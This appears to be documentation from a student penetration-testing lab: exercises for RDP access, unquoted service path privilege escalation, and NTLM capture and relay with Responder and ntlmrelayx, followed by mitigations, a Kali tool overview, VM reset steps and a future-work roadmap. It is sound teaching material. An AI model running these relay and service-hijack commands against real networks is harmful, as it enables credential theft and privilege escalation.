# From Kali
xfreerdp /v:192.168.56.102 /u:Administrator
# Or from Windows host
mstsc /v:192.168.56.102
```

### 2.4 Evidence

- Screenshot RDP desktop after login.
  - Run inside PowerShell:
 

```
whoami
systeminfo
Get-EventLog -LogName Security -Newest 10
```
  - Note weak password / missing NLA configurations if found.
- 

## 3) Unquoted Service Path — detect, reproduce (lab-safe), and remediate

**Goal:** Show how unquoted service paths allow local privilege escalation.

### 3.1 Detect vulnerable services

```
Get-WmiObject -Class Win32_Service | Where-Object {
    ($_.PathName -match ' ') -and ($_.PathName -notmatch '^"')
} | Select-Object Name, PathName
```

### 3.2 Reproduce safely

```
# Run as Administrator
mkdir "C:\Program Files\Test Service"
copy "%WINDIR%\System32\calc.exe" "C:\Program Files\Test Service\service.exe" /Y
copy "%WINDIR%\System32\calc.exe" "C:\Program.exe" /Y

sc create VulnerableTest binPath= "C:\Program Files\Test Service\service.exe" start= auto
sc qc VulnerableTest
sc start VulnerableTest
```

**Expected:** calc.exe opens as SYSTEM, proving the path was parsed incorrectly.

### 3.3 Remediate

```
sc config VulnerableTest binPath= "\"C:\Program Files\Test Service\service.exe\""
sc qc VulnerableTest
```

**Expected:** Service runs normally and no longer executes C:\Program.exe.

---

## 4) NTLM / SMB Relay — capture & relay (lab-only)

**Goal:** Capture and relay NTLM authentication in an isolated network.

### 4.1 Prepare attacker (Kali)

```
sudo responder -I eth0 -wrf
```

### 4.2 Trigger victim (Windows)

Run on Windows (as standard user):

```
\\NonExistentShare\demo
```

This triggers LLMNR/NBT-NS name resolution requests.

### 4.3 Relay (optional, lab-safe)

```
ntlmrelayx.py -t smb://192.168.56.102 -smb2support
```

**Expected:** Responder captures hashes; relay may authenticate to another host if configuration allows.

---

## 5) Quick mitigations (practical)

- **RDP:** Enable NLA, use MFA, restrict to VPN/trusted IPs, and patch regularly.
  - **Service Paths:** Quote all binary paths; audit regularly.
  - **NTLM Relay:** Disable LLMNR/NBT-NS, enforce SMB signing, prefer Kerberos, restrict NTLM use.
-

## 6) Lab checklist & reporting

For each vulnerability: - Screenshot baseline + exploit + fix.

- Include tool output (e.g., nmap, Responder, sc qc).
  - Describe root cause, exploit method, and mitigation.
  - Revert VM to snapshot afterward.
- 

## 7) Appendix — common commands

### RDP scan & connect

```
nmap -Pn -p 3389 --open 192.168.56.0/24
xfreerdp /v:192.168.56.102 /u:Administrator
```

### Check unquoted paths

```
Get-WmiObject Win32_Service | Where { $_.PathName -match ' ' -and $_.PathName -notmatch '^"' }
```

### Responder & relay

```
sudo responder -I eth0 -wrf
ntlmrelayx.py -t smb://192.168.56.102 -smb2support
```

---

## Final notes — safe experimentation

- Work from snapshots and document all actions.
- Never test outside approved lab networks.
- Practise responsible disclosure principles.

## Kali Linux Attacker VM Overview

The Kali attacker VM represents the offensive perspective in this lab environment. It is pre-loaded with popular penetration testing tools to simulate real-world attacks and educate students on how attackers operate.

### Purpose

The goal of this VM is to teach students: - How vulnerabilities are discovered and exploited - The practical use of penetration testing tools - How to think like an attacker to improve defensive strategies

### Structure

The Kali VM contains: - Pre-installed tools such as Hydra, SQLMap, and Nmap - Directories for lab exercises, including README files and notes - Guidance for safe and ethical use of tools in the lab environment

### Real-World Relevance

Knowledge of attacker tools is essential for security professionals. By learning the techniques attackers use, students can design better defenses and mitigation strategies. This VM simulates real-world penetration testing workflows without risking production systems.

## Learning Outcomes

Students will: 1. Learn to navigate Kali Linux and use basic commands. 2. Understand the role of attacker tools in penetration testing. 3. Gain insight into offensive techniques while respecting ethical boundaries. 4. Develop defensive awareness by seeing attacks from the attacker's perspective.

## Kali Attacker Tools

This document provides an educational overview of the tools included in the Kali attacker VM, explaining their purpose, typical usage, and real-world relevance.

---

### Nmap

**Purpose:** Network discovery and service enumeration.

**Educational Use:** Students will scan the Linux and Windows VMs to identify open ports, services, and potential entry points.

**Real-World Relevance:** Nmap is used by security professionals to map network environments before penetration testing. Understanding port scanning helps students recognize how attackers gather reconnaissance information.

---

### Hydra

**Purpose:** Password cracking via brute force.

**Educational Use:** Students will test weak credentials on SSH or web logins to understand attack mechanics.

**Real-World Relevance:** Demonstrates the dangers of weak passwords. Organizations that ignore password hygiene are vulnerable to account compromise, data theft, and ransomware.

---

### SQLMap

**Purpose:** Automated SQL injection testing.

**Educational Use:** Students will perform SQL injection attacks against the Linux VM to retrieve database information.

**Real-World Relevance:** Highlights the importance of input validation and secure coding. SQL injection is a common attack vector in the wild, often exploited to exfiltrate sensitive data.

---

### Metasploit Framework (Optional)

**Purpose:** Exploit development and penetration testing framework.

**Educational Use:** Students can simulate attacks in a controlled environment, understanding how vulnerabilities are exploited.

**Real-World Relevance:** Widely used in professional penetration testing. Provides insight into attacker methodologies and helps defenders plan mitigation strategies.

---

### Wireshark

**Purpose:** Network packet capture and analysis.

**Educational Use:** Students can inspect traffic to observe attack payloads and understand network communication.

**Real-World Relevance:** Critical for network security monitoring, forensic investigations, and detecting suspicious activity.



## Key Takeaways

- Kali tools provide a safe, controlled environment to practice attacks.
- Each tool is included for educational purposes; students should never attempt these attacks outside the lab.
- Understanding attacker tools helps students better secure real-world systems.

## Reset / Restore to Baseline

This guide restores lab VMs to their **baseline configuration** using snapshots or OVA re-imports — and **does not rely on static IPs**.

Only perform these steps on lab VMs. Do **not** run on production systems. Ensure each VM is powered off before restoring or re-importing.

---

### Before you start

- Power off the VM you plan to restore.
  - Locate the baseline **snapshot** (recommended) or the baseline **OVA** (Report Appendix).
  - Confirm the host-only/internal network exists and DHCP is enabled (see `prerequisites.md`).
  - Keep instructor-provided credentials or notes handy (do **not** store them publicly).
- 

### Option 1 — Restore Snapshot (VirtualBox)

#### GUI

1. Open **VirtualBox**, select the VM, open **Snapshots**.
2. Select the baseline snapshot and click **Restore**.
3. Start the VM.

#### CLI

```
VBoxManage snapshot "VM Name" restore "baseline"
```

(Replace "VM Name" with the VM's actual name. Ensure the VM is powered off before restoring.)

---

### Option 2 — Re-import OVA (if snapshot missing)

1. Remove the broken VM (optional):

```
VBoxManage unregistervm "VM Name" --delete
```

2. Import the baseline OVA:

```
VBoxManage import /path/to/baseline.ova
```

3. Confirm the VM's network adapter is set to **Host-only** / **Internal** as required by the lab.
  4. Start the VM.
- 

### Option 3 — VMware Workstation / Player

- **Workstation Pro:** use Snapshots → Restore baseline.
  - **Player:** remove the broken VM and re-open/import the OVA.
  - Verify the network adapter is Host-only / Internal as the lab requires.
- 

### How to discover each VM's IP (DHCP-friendly methods)

After you start the restored VMs, use these discovery steps to find their IP addresses — do **not** assume static IPs.

#### A — From the Kali attacker VM (recommended)

1. Find your attacker interface & subnet:

```
ip -4 addr show
# look for the host-only / lab interface (e.g., vboxnet0 / eth0) and note the CIDR (e.g., 192.168.56.0/24)
```

2. Do a quick ping-sweep to list active hosts on that subnet:

```
# replace <subnet> with the CIDR you found, e.g. 192.168.56.0/24
nmap -sn <subnet>
```

3. Check ARP table for MAC → IP mapping:

```
arp -n
```

4. Optionally use arp-scan or nbtscan if available:

```
sudo arp-scan --localnet
nbtscan <subnet>
```

#### B — From the host (VirtualBox-specific)

List host-only networks and check DHCP range:

```
VBoxManage list hostonlyifs
# On Linux/macOS you can also:
ip -4 addr show vboxnet0
# Use the shown network to run a ping-scan or nmap from the host
```

You can also query guest IP (requires Guest Additions):

```
VBoxManage guestproperty get "VM Name" "/VirtualBox/GuestInfo/Net/0/V4/IP"
```

#### C — From the Windows VM (inside the VM)

If you can open the VM console in the hypervisor:

```
ipconfig
```

Note the IPv4 address and subnet mask; use it to compute the scan subnet from Kali.

**D — Name-based discovery (if lab uses mDNS/hostnames)**

- Use `avahi-browse -a` (Linux) or `dns-sd` on macOS to find `.local` hostnames.
- Use `nbtscan` or `smbclient -L //<ip>` to identify Windows SMB hosts.

**Post-restore verification (DHCP-safe)**

Once you've discovered the VM IPs, verify services **by discovery** (examples):

**From Kali (attacker)**

```
# discover active hosts (replace <subnet>)
nmap -sn <subnet>

# quick service probes on discovered host(s)
nmap -Pn -p 22,80,139,445,3389 <discovered-ip>

# check SSH / HTTP / RDP reachability
ssh user@<discovered-ip>      # Linux target
curl -I http://<discovered-ip> # web service
xfreerdp /v:<discovered-ip> /u:Administrator # RDP (Windows)
```

**From the host/hypervisor console (Windows)**

```
# verify identity and services
whoami
systeminfo
Get-Service -Name *Rdp*, *SMB*, *TermService*
sc qc VulnerableTest # if lab includes test service
```

**From the Linux VM console**

```
whoami
ip -4 addr show
curl -I http://localhost
systemctl status apache2 # or relevant service
```

**Troubleshooting (DHCP-focused)**

- **Can't find hosts on the network?**
  - Confirm VM network adapter is *Host-only/Internal* and attached to the same host-only network on each VM.
  - Check the host-only DHCP server (VirtualBox: *File* → *Host Network Manager*). Enable DHCP or set a known range.
- **IPs look wrong / no DHCP lease:**
  - Restart networking inside guest:
 

```
# Linux guest
sudo dhclient -v <interface>
```

```
# Windows guest (elevated PowerShell)
ipconfig /renew
```

- **Duplicate IPs or MAC conflicts:**
    - Ensure you removed old duplicate VMs before importing new OVA; change MAC in VM settings if necessary.
  - **Guest Additions not reporting IP:**
    - Guest Additions / VMware Tools must be installed for host to query guest IP metadata. If unavailable, use network discovery (nmap/arp) instead.
- 

## Best practices & instructor notes

- Use snapshots named consistently: `baseline-windows`, `baseline-linux`, `baseline-kali`.
  - Keep an OVA archive in the course appendix for full re-import.
  - After restore, run the discovery workflow above and *record* each VM's found IP + hostname in your lab notes.
  - Do **not** publish or commit discovered IPs or instructor-only credentials to the repo.
- 

## Summary

- Always restore via snapshot where possible.
- If snapshots are unavailable, re-import the OVA.
- Use DHCP-aware discovery (nmap, arp, ipconfig/ip addr, VBoxManage guestproperty) to find each VM's IP — do **not** rely on static addresses.
- Verify services after discovery and document evidence before starting the lab.

## Future Work & Extension Roadmap

This document summarises realistic and high-value extensions we can pursue after the core semester deliverable. The items are prioritised by educational impact and implementation complexity, and each entry includes a short rationale, main tasks, dependencies, and a suggested success criterion.

Note: the current project deliverable focuses on a locally deployable three-VM testbed (Linux target, Windows target, Kali attacker) with guided exercises, remediation notes and snapshot/reset support. The items below outline how to expand functionality, assessment capability, and pedagogical depth in future iterations.

---

### 1. High-priority extensions (highest educational value)

#### 1.1 Automated verification & lightweight grading scripts

**Why:** Reduces instructor overhead and gives students immediate feedback on whether they completed remediation tasks correctly.

**Main tasks:** - Create small, idempotent verification scripts (one per lab) that check for expected configuration changes (service status, file permissions, patched code, disabled endpoints, registry keys, etc.). - Integrate scripts into the Kali attacker as `tools/verify_<lab>.sh` (or PowerShell for Windows checks). - Add an instructor script to aggregate

student results into a CSV log. **Dependencies:** Access to VM internals (SSH/WinRM), baseline snapshots, simple JSON/YAML test definitions.

**Success criterion:** Each lab has at least one verification script that returns a clear PASS/FAIL with a short remediation hint.

## 1.2 Improve remediation guidance and visual aids

**Why:** Usability testing showed students benefit from more screenshots and shorter, clearer remediation steps.

**Main tasks:** - Expand `instructions.md` remediation sections with annotated screenshots and short command checklists. - Create a single-page “cheat sheet” per lab summarising the fix steps and common pitfalls. **Dependencies:** Current labs completed and screenshots captured.

**Success criterion:** Reduced average time-to-remediate in pilot tests and improved user confidence scores.

---

## 2. Medium-priority extensions (adds depth / realism)

### 2.1 Basic defensive monitoring (log collection & simple SIEM)

**Why:** Connects offensive actions to defensive detection — improves students’ ability to practise detection and response.

**Main tasks:** - Add a lightweight ELK/EFK stack or a preconfigured filebeat/Winlogbeat forwarding to a central collector running on a small VM (or run a local instance on Kali). - Create exercises showing how an attack appears in logs and how to construct simple detection rules. **Dependencies:** Extra VM resources or a lightweight docker approach; disk and RAM considerations.

**Success criterion:** Students can reproduce an attack and find corresponding log entries with a provided query.

### 2.2 Enhanced Windows scenarios (small domain / AD basics)

**Why:** Many enterprise attacks use Active Directory; a scaled-down AD lab adds high educational value.

**Main tasks:** - Create an optional lab with a single-domain controller and one workstation (keeps complexity manageable). - Seed with common AD misconfigurations (exposed SMB shares, weak delegation, Kerberoastable SPNs).

**Dependencies:** Additional Windows Server image, licensing considerations for lab use, more host resources.

**Success criterion:** Students complete at least one AD-style lateral movement exercise and perform a documented remediation.

---

## 3. Lower-priority / aspirational features

### 3.1 Cloud-deployable variant

**Why:** Makes the lab accessible to remote cohorts and simplifies distribution at scale.

**Main tasks:** - Create Terraform/CloudFormation templates to deploy the environment in a controlled cloud project (secure VPC, isolated subnet). - Implement cost controls and a snapshot/rollback mechanism. **Dependencies:** Cloud credits, institutional approval, careful security review.

**Success criterion:** A working cloud template that instructors can deploy in a sandbox account with minimal configuration.

### 3.2 Gamification & achievement tracking

**Why:** Increases student motivation and supports formative assessment.

**Main tasks:** - Add a simple scoring system or badges for completed tasks (could be offline: update a `progress.json` file per VM). - Optionally build a lightweight dashboard to view progress (hosted on Kali or as a static site). **Dependencies:** Verification scripts and a method for safe state reporting.

**Success criterion:** Students can claim a badge or score after verification scripts report PASS.

### 3.3 Automated environment provisioning (infrastructure as code)

**Why:** Improves reproducibility and speeds environment setup for instructors.

**Main tasks:** - Create scripts to build the VMs and apply lab configuration automatically (Vagrant, Packer, or Ansible playbooks). **Dependencies:** Testing across host OS types and virtualiser versions.

**Success criterion:** One-command reprovisioning on a clean host that produces identical baseline VMs.

---

## 4. Research, evaluation & pedagogy work

- **Formal usability studies:** design pre/post-tests to measure learning gains (knowledge checks, confidence surveys).
  - **Curriculum mapping:** map each lab objective to course-level outcomes and possible assessment rubrics.
  - **Accessibility review:** ensure materials are usable for students with assistive requirements (alt-text for screenshots, keyboard-first instructions).
- 

## 5. Risks and mitigations

- **Resource constraints:** Some extensions (cloud variant, AD lab, SIEM) require extra CPU/RAM or cloud credits. *Mitigation:* provide lightweight alternatives or optional add-ons.
  - **Licensing & legality:** Using certain Windows Server features or third-party tools may require licenses. *Mitigation:* use trial/educational images and clearly document licensing needs.
  - **Security exposure:** Cloud-hosted or poorly isolated instances could be abused. *Mitigation:* network isolation, strict ingress/egress controls, and institutional approval prior to public deployment.
- 

## 6. Suggested next steps (practical, immediate)

1. Implement verification scripts for the top 3 labs (SQLi, file upload, unquoted service path).
  2. Improve remediation docs for labs that user feedback flagged as confusing (Print Spooler, NTLM/SMB concepts).
  3. Add 2–3 annotated screenshots per remediation guide to speed student comprehension.
  4. Create a single `deploy/` folder containing one or two provisioning scripts (Vagrant or simple bash) to simplify replication for instructors.
- 

## 7. Acceptance criteria (how to know a feature is “done”)

For each extension, define “done” as: - Code/scripts committed to the repository with clear README and usage steps.

- Small, reproducible test (verification script) demonstrating correct behaviour.
  - Documentation (overview, instructions, remediation) updated and reviewed by at least one peer.
  - If resource-intensive (SIEM, AD, cloud), a short cost/security note is included with deployment instructions.
- 

*This roadmap is intended to be practical and modular: features can be introduced incrementally, tested with students, and adapted based on feedback and resource availability.*